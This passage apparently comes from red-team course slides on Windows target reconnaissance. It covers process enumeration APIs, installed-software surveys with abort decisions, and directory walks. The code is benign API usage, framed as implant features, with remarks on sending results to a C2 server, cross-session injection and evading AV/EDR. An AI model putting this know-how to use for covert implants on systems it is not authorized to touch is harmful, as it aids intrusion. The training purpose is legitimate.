The ***CreateToolhelp32Snapshot*** API was discussed during the Create APIs module during Section 1, but it is being included again here as it specifically relates to enumerating processes. The API will create a snapshot of the specified processes, if any, and return a handle to that snapshot. Emphasis must be placed on the "snapshot" since you could easily miss a new process being created as this is not a dynamic view. You can use the handle to perform your queries and extract the information you are looking for like a specific process name or module name the process has loaded. The function is relatively easy to call since it only takes two parameters which are of the same type. The *dwFlags* parameter is the most important as it dictates what data should be collected in the snapshot. There are seven flags that can be passed here, but the most interesting flag for us in this use case is **TH32CS_SNAPPROCESS** because, as the name implies, will grab all processes that have been mapped into memory. There are other flags that can be used to capture other useful information, like modules and threads if you need to enumerate those items.

After the snapshot has been taken, you can perform our process enumeration using the ***Process32First*** function. The ***Process32First*** function will gather information about the first process in the snapshot. The function requires two parameters: the handle to the snapshot and a pointer to a variable of type *PROCESSENTRY32* structure. Typically, what you would see is a call to ***Process32First*** and then a loop that uses the ***Process32Next*** function to determine when to break out of the loop. ***Process32Next*** requires the same arguments as the ***Process32First*** function. The next slide will show a small snippet of code of what this could look like.

Example: CreateToolhelp32Snapshot

```
DWORD lastError = 0;
HANDLE snapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);

PROCESSENTRY32 pe32 = { 0 };
pe32.dwSize = sizeof PROCESSENTRY32;

printf("%20s %7s\n", "Process Name", "PID");
printf("..............................................\n");
do {
    printf("%20ws", pe32.szExeFile);
    printf("%8d\n", pe32.th32ProcessID);
} while (Process32Next(snapShot, &pe32));

CloseHandle(snapShot);
return ERROR_SUCCESS;
```


Example: CreateToolhelp32Snapshot

The example here intentionally omits error checking and the call to ***Process32First***, due to size limitations on the slide. Regardless, the main points are represented here, starting with the call to the ***CreateToolhelp32Snapshot*** function on the second line. We are only interested in capturing processes in this snapshot and we are not specifying a process ID as indicated by NULL. The function returns a handle value which is saved off in the *snapShot* variable. In the full code, this would be error checked against **INVALID_HANDLE_VALUE** to ensure the snapshot was created successfully. The next couple of lines create the *pe32* variable of struct type **PROCESSENTRY32** and since it has a size field, it should be set to the size of the struct. The next important part in this code snippet is the do while loop. The body of the loop is simply printing out the name of the executable and the corresponding process ID. The exit condition is met when the ***Process32Next*** function returns FALSE since it is a BOOL return type. To understand the process even more and what other information is available, research the **PROCESSENTRY32** definition in the TlHelp32.h header file.

Technet24

Lab 2.3: CreateToolhelp

Using CreateToolhelp32Snapshot, enumerate the processes on the system.

Please refer to the eWorkbook for the details of the lab.

Lab 2.3: CeateToolhelp
Please refer to the eWorkbook for the details of the lab.

What's the Point?

What's the point?

What's the Point?
The point of the lab was to explore one of the more popular methods of enumerating processes. The major downside to this method is you can miss newly created processes after the snapshot has been taken.

Technet24

WTSEnumerateProcessesEx API

- WTSEnumerateProcessesEx()
- Windows Terminal Services
- Has BOOL return type

```
BOOL WTSEnumerateProcessesExA(
 _In_    HANDLE hServer,
 _Inout_ WORD  *pLevel,
 _In_    DWORD  SessionId,
 _Out_   LPSTR *ppProcessInfo,
 _Out_   DWORD *pCount
);

typedef struct _WTS_PROCESS_INFO_EXA {
 [..SNIP..]
 DWORD     NumberOfThreads;
 DWORD     HandleCount;
 DWORD     PagefileUsage;
 DWORD     PeakPagefileUsage;
 DWORD     WorkingSetSize;
 DWORD     PeakWorkingSetSize;
 LARGE_INTEGER UserTime;
 LARGE_INTEGER KernelTime;
```


WTSEnumerateProcessesEx API

There is an entire family of WTS APIs that are defined in the wtsapi32.h header file. The WTS prefix is the abbreviation for Windows Terminal Services, so think Remote Desktop. With that being said, a big advantage of using the WTS APIs for enumerating processes is that we could do so against remote systems that are configured for it. Specifically, there is a registry key that must be configured to enable the remote interrogation, but if it is there then remote process queries are possible. The API will return very detailed information about each process that is running on a local or remote system. The information about each process is returned via the *ppProcInfo* parameter, which is a pointer to a *WTS_PROCESS_INFO* struct. This will be an array of *WTS_PROCESS_INFO* struct entries. Let us go ahead and break down the API's parameters.

hServer, a handle returned by the ***WTSOpenServer*** API. The handle can be for a local or remote system.

pLevel, used to determine what level of information you would like returned. Passing 1 would give the extended version of the *WTS_PROCESS_INFO* struct.

SessionId, used when you would want to query a different session on the system. You can, of course, query all sessions, just pass in WTS_ANY_SESSION.

ppProcInfo, the out parameter so the function can file out the *WTS_PROCESS_INFO(Ex)* structure with the detailed information for the process.

pCount, the out parameter that will indicate how many structures were created by the API, in other words, the number of processes.

When you are done processing the information in the returned buffer, we must free it using the ***WTSFreeMemoryEx*** API.

Example: WTSEnumerateProcessesEx

```
if (!WTSEnumerateProcessesEx(WTS_CURRENT_SERVER_HANDLE, &dwLevel, WTS_ANY_SESSION, (PWSTR*)&procInfoEx, &dwCount))
{
    wprintf(L"WTSEnumerateProcessesExW failed with error: %d\n", GetLastError());
    return FALSE;
}

if (NULL == procInfoEx) { ... }

wprintf(L"%-20s [%5s] [%6s] [%7s] [%6s] [%-20s]\n", L"ImageName", L"PID", L"Threads", L"Handles", L"Session", L"UserName");
wprintf(L"================================================================================\n");

// iterate over the results
DWORD dwIndex = 0;
for (; dwIndex < dwCount; dwIndex++)
{
    auto pProcInfo = procInfoEx + dwIndex;
    wprintf(L"%-20.19s [%5d] [%7d] [%7d] [%7d] [%20s]\n",
            pProcInfo->pProcessName,
            pProcInfo->ProcessId,
            pProcInfo->NumberOfThreads,
            pProcInfo->HandleCount,
            pProcInfo->SessionId,
            (PCWSTR)GetUserNameFromSid(pProcInfo->pUserSid) );
}
```


Example: WTSEnumerateProcessesEx

The example here shows how to use the API to make a local query. The amazing part about this API is that it provides detailed information about each process. We can even query the session to see what session is tied to a certain process. This can lead down a path of injecting into processes that are in a different session. This method is called cross-session process injection. Unlike the ***EnumProceses*** API, this one can return the count to you, which is a nice touch. Just like the other API, once the count is known, we can iterate over the array and process the structures that the API created to represent each process. Inside the body of the for loop, you can see some of the processing of this information. It is inside the loop body that you can decide to perform other operations, like writing the output to a log file or getting the data ready to send back to your C2 server.

Technet24

Lab 2.4: WTSEnum

Using WTSEnumerateProcesses, enumerate processes on the system.

Please refer to the eWorkbook for the details of the lab.

Lab 2.4: WTSEnum
Please refer to the eWorkbook for the details of the lab.

What's the Point?

What's the point?

What's the Point?
The point of the lab was to explore another method to enumerate processes. Using the Windows Terminal Services is nice because you have the potential to query remote targets.

Technet24

Undocumented Methods

There are more stealthy methods to enumerate processes.

NtQuerySystemInformation

A native API that offers incredible detail about processes and so much more. Native APIs are risky but might be worth the risk due to what they return.

SYSTEM_INFORMATION_CLASS

The enum that determines what information the native API is going to retrieve for us. It is not officially documented, but many have researched and documented it on their own.

Undocumented Methods

Native APIs tend to be very risky to use as they are not officially documented by Windows. The APIs could change without Microsoft making an announcement of any kind, so your tool could work just fine on one version of Windows and then come time for an update, the native API you were using breaks, rendering your tool useless. When it comes to process enumeration, there is an amazing native API that we can use called ***NtQuerySystemInformation***. MSDN does have some documentation on it and the main description for it says, "**NtQuerySystemInformation** may be altered or unavailable in future versions of Windows. Applications should use the alternate functions listed in this topic." Despite that warning, we are going to use it anyway because we do not have to heed to their warning; we are creating an implant after all.

The ***NtQuerySystemInformation*** API relies heavily on the *SYSTEM_INFORMATION_CLASS* enum, which is not formally documented. In this undocumented enum are entries that we can use to specify what type of system information we are interested in seeing. The enum entry that would be of interest for process enumeration would be *SystemProcessInformation*. MSDN does not list every entry for the enum, but several GitHub projects, like the one for the x64dbg debugger, have kindly posted their hard efforts for us.

References:
https://docs.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntquerysysteminformation
https://github.com/x64dbg/x64dbg/blob/development/src/dbg/ntdll/ntdll.h

NtQuerySystemInformation API

NtQuerySystemInformation

Grabs specific information about the system

Has NTSTATUS return type

```
NTSTATUS
NtQuerySystemInformation(
 _In_ SYSTEM_INFORMATION_CLASS InfoCls,
 _Inout_   PVOID SystemInformation,
 _In_      ULONG SystemInformationLength,
 _Out_opt_ PULONG ReturnLength
);

// enum entry SystemProcessInformation

// SYSTEM_PROCESS_INFORMATION struct
```


NtQuerySystemInformation API

As mentioned on the previous slide, the ***NtQuerySystemInformation*** function is a native function as annotated by the Nt prefix in the function name. Even though MSDN has documentation online for this function, they do not recommend we use it. Instead, alternate functions are listed as suggestions to use to retrieve information about the system. The reasoning behind this is that the function could "break" or be removed from any future version release. This is not likely to happen, so we use this function anyway because it can return some very rich information not only about processes but also about the system. The function is extremely useful, and its true power comes from what SYSTEM_INFORMATION_CLASS is passed into it. To better understand how to use this function, we can break down the parameters in detail.

InfoCls is an abbreviation for *SystemInformationClass*, of type SYSTEM_INFORMATION_CLASS, which is a massive enum. Since we are talking about process information, we will be using the *SystemProcessInformation* enum entry. Each enum entry has a corresponding structure and ours will be the SYSTEM_PROCESS_INFORMATION struct. What will be returned to use is an array of these structures where each entry represents a process that has been mapped into memory.

SystemInformation, of type PVOID, is the pointer to the buffer to hold the information to be returned from the function. The size of this buffer must be known ahead of time, and it can also vary based on the information that is being requested. To get this information, the function will need to be called twice with the first call used just to get the size of the buffer. Then you can allocate a buffer of the correct size for the second call.

SystemInformationLength, of type ULONG, is the size of the buffer that the *SystemInformation* parameter points.

ReturnLength, of type PULONG, is not required to be passed, but if used, it will hold the actual size of the requested information.

Technet24

SYSTEM_PROCESS_INFORMATION Struct

```
typedef struct _SYSTEM_PROCESS_INFORMATION {
  ULONG NextEntryOffset;
  ULONG NumberOfThreads;
  LARGE_INTEGER WorkingSetPrivateSize;   // Since Vista
  ULONG HardFaultCount;                  // Since Windows 7
  ULONG NumberOfThreadsHighWatermark;    // Since Windows 7
  ULONGLONG      CycleTime;              // Since Windows 7
  LARGE_INTEGER  CreateTime;
  LARGE_INTEGER  UserTime;
  LARGE_INTEGER  KernelTime;
  UNICODE_STRING ImageName;
[..SNIP..]
  HANDLE UniqueProcessId;
  HANDLE InheritedFromUniqueProcessId;
  SYSTEM_THREAD_INFORMATION Threads[1];
[..SNIP..]
```


SYSTEM_PROCESS_INFORMATION Struct
Here is the struct as documented by the researchers and developers of x64dbg.

```
typedef struct _SYSTEM_PROCESS_INFORMATION
{
 ULONG NextEntryOffset;
 ULONG NumberOfThreads;
 LARGE_INTEGER WorkingSetPrivateSize; // Since Vista
 ULONG HardFaultCount; // Since Windows 7
 ULONG NumberOfThreadsHighWatermark; // Since Windows 7
 ULONGLONG CycleTime; // Since Windows 7
 LARGE_INTEGER CreateTime;
 LARGE_INTEGER UserTime;
 LARGE_INTEGER KernelTime;
 UNICODE_STRING ImageName;
 KPRIORITY BasePriority;
 HANDLE UniqueProcessId;
 HANDLE InheritedFromUniqueProcessId;
 ULONG HandleCount;
 ULONG SessionId;
 ULONG_PTR UniqueProcessKey; // Since Vista (requires SystemExtendedProcessInformation)
 SIZE_T PeakVirtualSize;
 SIZE_T VirtualSize;
 ULONG PageFaultCount;
 SIZE_T PeakWorkingSetSize;
 SIZE_T WorkingSetSize;
 SIZE_T QuotaPeakPagedPoolUsage;
 SIZE_T QuotaPagedPoolUsage;
```

```
SIZE_T QuotaPeakNonPagedPoolUsage;
  SIZE_T QuotaNonPagedPoolUsage;
  SIZE_T PagefileUsage;
  SIZE_T PeakPagefileUsage;
  SIZE_T PrivatePageCount;
  LARGE_INTEGER ReadOperationCount;
  LARGE_INTEGER WriteOperationCount;
  LARGE_INTEGER OtherOperationCount;
  LARGE_INTEGER ReadTransferCount;
  LARGE_INTEGER WriteTransferCount;
  LARGE_INTEGER OtherTransferCount;
  SYSTEM_THREAD_INFORMATION Threads[1];
} SYSTEM_PROCESS_INFORMATION, *PSYSTEM_PROCESS_INFORMATION;
```


Technet24

Example: NtQuerySystemInformation

```
Status = NtQuerySystemInformation(
    SystemProcessInformation,
    SystemInformation,
    SystemInformationLength,
    &ReturnLength);
// error check again
if (!NT_SUCCESS(Status)) { ... }

auto SystemProcess = (PSYSTEM_PROCESS_INFORMATION)SystemInformation;
ULONG dwIndex = 0;
for (; ; dwIndex)
{
    // convert the handle to a ULONG
    auto Pid = HandleToULong(SystemProcess->UniqueProcessId);
    // if the PID is 0 it is for the Idle process, else we have another process we can grab the name for it
    auto Name = Pid == 0 ? L"[Idle]" : CString(SystemProcess->ImageName.Buffer, SystemProcess->ImageName.Length / sizeof(WCHAR));
    auto SessionId = SystemProcess->SessionId;
    auto HandleCount = SystemProcess->HandleCount;
    auto ThreadCount = SystemProcess->NumberOfThreads;
    auto NPP = SystemProcess->QuotaNonPagedPoolUsage;

    wprintf(L"%-5d  %-20.19s  [%7d]  [%7d]  [%7d]  [%10lld]\n", Pid, (LPCWSTR)Name, SessionId, HandleCount, ThreadCount, NPP);
```


Example: NtQuerySystemInformation

Whenever you decide to use native APIs, you are also deciding whether to accept the risk that comes with the usage. They do offer amazing benefits, like increasing your chances of bypassing AV/EDR detection and being able to obtain more detailed information like what this example shows. Hackers take risks all the time and developers must take risks too to increase the chances of a red team operator being successful for the operation at hand. Once the API call has been made, we have a linked list that we can iterate over. Each entry in the list is of type PSYSTEM_PROCESS_INFORMATION, and we can use it and some of its members to keep advancing to the next entry until there are no more entries. There is so much information that it will not fit on the slide, but the best way to see all this information is online using the MSDN documentation and some of the third party sources, like x64dbg's GitHub repo.

Bottom line: certain native functions are well worth the risk based solely on what they can offer.

Module Summary

- Discussed the reason for enumerating processes
- Explored the structures the kernel uses to represent processes
- Explored various methods for process enumeration

Module Summary

In this module, we discussed why it is important to enumerate processes on a system, the structures the kernel uses to represent processes in system address space, and several methods to enumerate processes on local and remote systems.

Technet24

Unit Review Questions

What undocumented API can be used to enumerate processes?

A EnumProcesses()

B WTSEnumerateProcessesEx()

C NtQuerySystemInformation()

Unit Review Questions
Q: What undocumented API can be used to enumerate processes?

A: EnumProcesses()

B: WTSEnumerateProcessEx()

C: NtQuerySystemInformation()

Unit Review Answers

What undocumented API can be used to enumerate processes?

A EnumProcesses()

B WTSEnumerateProcessesEx()

C NtQuerySystemInformation()

Unit Review Answers
Q: What undocumented API can be used to enumerate processes?

A: EnumProcesses()

B: WTSEnumerateProcessEx()

C: NtQuerySystemInformation()

Technet24

Unit Review Questions

What API could be used to obtain more information about a process given only its PID?

A OpenProcess()

B WTSEnumerateProcessesEx()

C NtQuerySystemInformation()

Unit Review Questions
Q: What API could be used to obtain more information about a process given only its PID?

A: OpenProcess()

B: WTSEnumerateProcessEx()

C: NtQuerySystemInformation()

Unit Review Answers

What API could be used to obtain more information about a process given only its PID?

A OpenProcess()

B WTSEnumerateProcessesEx()

C NtQuerySystemInformation()

Unit Review Questions
Q: What API could be used to obtain more information about a process given only its PID?

A: OpenProcess()

B: WTSEnumerateProcessEx()

C: NtQuerySystemInformation()

Technet24

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Gathering Operating System Information
- Lab 2.1: OS Info

Service Packs/Hotfixes/Patches

Process Enumeration
- Lab 2.2: ProcEnum
- Lab 2.3 CreateToolhelp
- Lab 2.4 WTSEnum

Installed Software

Directory Walks
- Lab 2.5: FileFinder

User Information

Services and Tasks

Network Information

Registry Information

Bootcamp

Finding installed software can tell you a great deal about a target. Let us dive in, shall we?

Objectives

Our objectives for this module are:

- Look at where installed software is located
- Compile a listing of installed software
- Determine if an operation should continue

Objectives
The objectives for this module are to know where to look for installed software, compile a listing of all installed programs, and determine if an operation should continue given the presence, or absence, of software.

Technet24

Where to Look?


Where can you find 32-bit and 64-bit applications?

C:\Program Files	C:\Program Files (x86)	C:\
It should be safe to assume that entries found in this folder are 64-bit applications	A similar assumption can be made for entries found in this location; that they will be 32-bit applications	Some apps, like Python, install at the root system drive, although not very common

Where to Look?

One of the goals of recon is to determine what applications are installed on your target. Maybe you want to see if an already known vulnerable application is there, or perhaps you want to make sure a certain application is not installed. In either case, it is good to know where to find the installation folders. The assumption here is that the target is a 64-bit Windows installation. Based on that assumption, 64-bit applications will be located at the "C:\Program Files" directory or the C:\Progra~1 for using the 8.3 short name convention that NTFS supports. The next folder name really gives away what the purpose is: "C:\Program Files (x86)". The x86 portion in the folder name indicates that 32-bit applications are in this folder. The root of the system drive, typically represented by the letter C:\, does contain some entries of applications that have been installed there. Python 2.7 used to be one such example, among others. With all this being said, users that are going through an installation process typically can choose where to install the application. If your survey tool is only checking these three locations, you might miss one if a user decided to install an application in their Documents or Downloads folder.

C:\




C:

The system's root drive is typically annotated by the drive letter C, but it can be another letter. Because it can be any letter, it is best to not hard code file paths until you have determined the system root drive. Once done, you can append your file paths to that returned value. Back to the current topic, as you can see from the screenshot, there is not a lot being listed here as far as figuring out what software might be installed. We do have Python27 as a dead giveaway, but beyond that we would have to look elsewhere for our information.

One thing to note with folders like these would be permissions, because not everyone can write to these folders without the proper permissions.

Technet24


C:\Program Files



C:\Program Files

This screenshot shows the contents of the Program Files directory. The directory contains 29 entries, which could be a possible indicator that there are at least 29 applications that have been installed on this system; at *least* 29 items because some folders could easily hold other programs. If your tool was collecting this information then it would allow a red team operator to get a glimpse as to what 64-bit applications are here, and based on the applications, a guess could be made as to what the system's purpose is. Seeing applications like Notepad++, Process Hacker, VMware, etc. could indicate that this machine could be a research VM. This screenshot was taken from a Windows 10 Dev VM.

C:\Program Files (x86)



C:\Program Files (x86)

This screenshot shows the contents of the Program Files x86 directory. This directory contains 34 entries, which could indicate that there are at least 34 applications installed on this system that are 32-bit. An operator might be able to make a better educated guess as to what this system is being used for after seeing several entries for development software.

Technet24

Should Operations Continue?

When should you abort an operation?

Aborting an operation based solely on a single application being installed is quite the decision to make. If you have no idea what the application does or what it would do if you drop more tools on the system, it could be a good decision to back off. This would allow you more time to conduct some research and hit the target later, possibly.

Should Operations Continue?
When deciding if you should continue with an operation, there is not always a clear yes or no answer. The more enumeration you do, the more informed your decision could be and the more confident you can feel about the decision. In a makeshift scenario, let us say you have gathered the following information: OS info/version, service pack/hotfixes, processes, and installed software. You might have enough information to make an informed decision. If you noticed that there was an application that detects your tool, then perhaps it would be a good idea to back off and find a different system to target. For the applications that you have never heard of before and have not had any time to research, you might have to decide if the risk of bringing more tools down is worth the reward. All of this should be done ahead of time, as much as possible. That way, when you come to a decision point, you already know what to do. The discussions could happen in an operational pre-brief where your team has a chance to brainstorm together. GO and NOGO criteria can be made during these pre-briefs where you know if it is okay to continue or if you have to back off right away.

Module Summary

- Explored where applications can be installed
- Learned to make a decision to continue or abort based on the listing of software

Module Summary
In this module, we explored where some applications might be installed, and we also discussed how GO/NO-GO decisions can be made based on gathered information.

Technet24

Course Roadmap

- Windows Tool Development
- **Getting to Know Your Target**
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 2

Gathering Operating System Information
- Lab 2.1: OS Info

Service Packs/Hotfixes/Patches

Process Enumeration
- Lab 2.2: ProcEnum
- Lab 2.3 CreateToolhelp
- Lab 2.4 WTSEnum

Installed Software

Directory Walks
- Lab 2.5: FileFinder

User Information

Services and Tasks

Network Information

Registry Information

Bootcamp

In this module, we will discuss a feature for enumerating directories. Many implants today already implement a directory listing feature, so we should put one in ours.

Objectives

Our objectives for this module are:

- Understand how to enumerate files in a directory
- Understand how to implement a recursive directory walk; dirwalk
- Learn how to locate a specific file of interest

Objectives
The objectives for this module are to understand how to enumerate files in a directory, understand how to implement a recursive directory walk, and learn how to locate a specific file of interest.

Technet24

Directory Enumeration

Directory listings is nothing new.

Many popular frameworks have implants that can perform directory listings. The famous Meterpreter session from the Metasploit Framework offers operators the ability for perform a directory listing. Native Windows binaries also perform directory listings, so it is not a behavior that should be categorized as malicious or suspicious.

Directory Enumeration

Directory enumeration is a very simple feature to implement programmatically, and it can be done in a number of different ways. MSDN provides a few simple examples of using the primary APIs involved and it is easy to build upon those examples. If you are familiar with the Metasploit Framework and its Meterpreter session, you might be familiar with its *ls* command to list the contents of a directory. Of course, *ls* is a native Linux command, but Meterpreter implements this as a platform agnostic function for Windows or Linux in their source code. The C source code for Meterpreter's *ls* command uses the exact same Windows APIs that we will be discussing in this module and for our lab. You can browse to their GitHub page to look at the code to get an idea of what is happening behind the scenes.

Enumerating directories is an important feature to implement because you would want to give your operators the ability to see what is in a certain directory. Perhaps the operator will want to download a file of interest or want to see what files are currently in a folder before making the decision to drop a file of their own in that same folder. The operator will do whatever in the end, but we must at least give an operator the ability to perform a directory listing.

Here is the URL to Raymond Chen's article for BFS: https://devblogs.microsoft.com/oldnewthing/20050203-00/?p=36533.

NTFS Directory Entries

NTFS, the design for directories and files and the links between them

The NT File System keeps track of the directories and any child directories that might exist on the file system in a directory tree. Each directory has a table that is used to keep track of what is held in that directory. The table holds entries with names of files.

- ***CreateDirectory***
- ***CreateDirectoryEx***
- ***CreateDirectoryTransacted***

NTFS Directory Entries

You might already be familiar with how Explorer shows directories and the files in them, but what really makes that happen? When a directory is created via one of the three APIs listed on the slide—***CreateDirectory***, ***CreateDirectoryEx***, or ***CreateDirectoryTransacted***—it will have a corresponding directory table made for it. Whenever a file is created or moved into this directory, an entry will be placed into the table, and the entry will have the name of the file. There can be multiple entries for the same file in the directory table called links. A hard link is created when there is another entry in the table that is made for the same file. Trying to view the table itself is not important to us as that starts to dive down into the world of forensics. We will simply be using the APIs to do the querying of the tables for us.

Technet24

The Main APIs

The root of directory enumeration uses three simple APIs.

FindFirstFile

Sole purpose is to locate a file, or a subdirectory, in the specified directory. Wild cards are allowed.

FindNextFile

Sole purpose is to continue the search that FindFirstFile kicked off. Great for using in loops.

FindClose

When all the searching has been completed, this will close the handle from FindFirstFile.

The Main APIs

The act of enumerating directories is not malicious, nor should it even be deemed as suspicious. There are several native Windows applications that have this functionality built into it. Explorer must do this very same thing; in fact, we could search through many executables in the System32 folder to determine how many of them import these functions. CTF players could whip up a directory enumeration script to locate flag files or whatever their objective is. Nation State actors might enumerate directories to see if any files are worth downloading for further analysis. Actors that might be interested in espionage might conduct recursive directory walks looking for blueprints of engine designs for fighter jets, ships, stealth technology, etc. To get this done, there are two primary APIs that do the bulk of the work: ***FindFirstFile*** and ***FindNextFile***. ***FindClose*** is simply to clean things up when the search is done. The APIs also have extended versions like ***FindFirstFileEx***, so we could pass in extra attributes that the file should have. There is also a transacted API like ***FindFirstFileTransacted***, though it is not recommended to be used.

FindFirstFile API

- FindFirstFileA()
- Used to obtain a search handle
- Has HANDLE return type

```
HANDLE FindFirstFileA(
 _In_ LPCSTR lpFileName,
 _In_ LPWIN32_FIND_DATAA pFindFData
);

// example
HANDLE hSearch = INVALID_HANDLE_VALUE;
WIN32_FIND_DATA FindData;

hSearch = FindFirstFileA(Dir, FindData);
```


FindFirstFile API

The first API that we need to use to kick of the directory walk is none other than the ***FindFirstFile*** API. Like most other APIs that have string arguments, it is just a macro that is expanded to support Unicode or ANSI depending on your project settings. The example on the slide is using the ANSI version. Should you have to deal with non-English characters, like Chinese, you better use the Unicode versions. The main purpose of the API is to return a search handle that the ***FindNextFile*** API would then use to continue searching for a file in a directory. The ***FindFirstFileA*** function has just two parameters, which are broken down below.

lpFileName, of type LPCSTR, is the directory and filename that should be searched. The filename can have wildcards in it too, which is nice when you do not know an extension for a file.

pFindFData, of type LPWIN32_FIND_DATAA, is the pointer to a WIN32_FIND_DATA structure that will be filled out by the API as it retrieves the information about a file or subdirectory.

If the function succeeds, a file search handle will be returned and the WIN32_FIND_DATA structure will start to be filled out as you progress. On failure, it will return INVALID_HANDLE_VALUE, so you would have to call ***GetLastError*** to determine what really was the cause.

Technet24

WIN32_FIND_DATA Struct

```
typedef struct _WIN32_FIND_DATAA {
 DWORD    dwFileAttributes;
 FILETIME ftCreationTime;
 FILETIME ftLastAccessTime;
 FILETIME ftLastWriteTime;
 DWORD    nFileSizeHigh;
 DWORD    nFileSizeLow;
 DWORD    dwReserved0;
 DWORD    dwReserved1;
 CHAR     cFileName[MAX_PATH];
 CHAR     cAlternateFileName[14];
 DWORD    dwFileType;
 DWORD    dwCreatorType;
 WORD     wFinderFlags;
} WIN32_FIND_DATAA, *PWIN32_FIND_DATAA, *LPWIN32_FIND_DATAA;
```


WIN32_FIND_DATA Struct

The WIN32_FIND_DATA structure is filled with useful information. Many of the struct members do not need any explanation, like FileAttributes, CreationTime, LastAccessTime, LastWriteTime, etc. One that might need some explaining is the AlternateFileName with the fixed size of 14. This is for the short file naming conventions that NTFS supports. Specifically, it is an 8.3 convention with the filename containing 8 letters, then the dot, then the 3-letter extension. As an example, if you have a long file name, like backup-picture.jpg, it could look like this: BACKUP~1.JPG. The other members are not that interesting to us, so we can simply ignore them.

FindNextFile API

- FindNextFileA()
- Used to continue a search
- Has BOOL return type

```
BOOL FindNextFileA(
 _In_ HANDLE hFindFile,
 _In_ LPWIN32_FIND_DATAA pFindFileData
);

// example

do {

 // do stuff with the info

} while (
  FindNextFileA(hSearch, FindData) != 0
);
```


FindNextFile API

The next API we need to use to implement our directory walk is the ***FindNextFile*** API, which is really a macro that expands to ***FindNextFileA*** for ANSI, or ***FindNextFileW*** for Unicode. For this example, we will be using the ANSI version of the macro. The ***FindNextFileA*** function will not work on its own—it must have the file search handle that the ***FindFirstFileA*** function returns. Just like ***FindFirstFileA***, this function has two parameters: a handle to a valid file search handle, and a pointer to a WIN32_FIND_DATAA structure. Since handles are nothing new to us at this point and since the structure is the same one that is used in the ***FindFirstFileA*** function, there is no need to break down the parameters. Because the return type is BOOL, it is perfect to use in a loop like a while loop. Each iteration of the loop for each file found in a directory would have the structure filled out for the respective file. When the function returns false, the loop would break and be done.

If the function fails for whatever reason, the structure may not have been filled out properly, so it would be best to call ***GetLastError*** to see what really happened.

Technet24

FindClose API

FindClose()

Used to close a file search handle

Has BOOL return type

```
BOOL FindClose(
 _Inout_ HANDLE hFindFile
);

// example

FindClose( hsearch );
```


FindClose API

After you are done searching for files or performing your directory walk, the file search handle should be closed out. The ***FindClose*** API can do this for us, and it is a very simple API to understand and implement in code. ***FindClose*** only takes one argument and that is a valid file search handle. The return type is BOOL so you could check to see if the function was successful or not, and if it was not successful, you would call ***GetLastError*** to see the details.

Example: FindFirstFile, FindNextFile, FindClose

```
// attempt to enumerate the hard links to the file
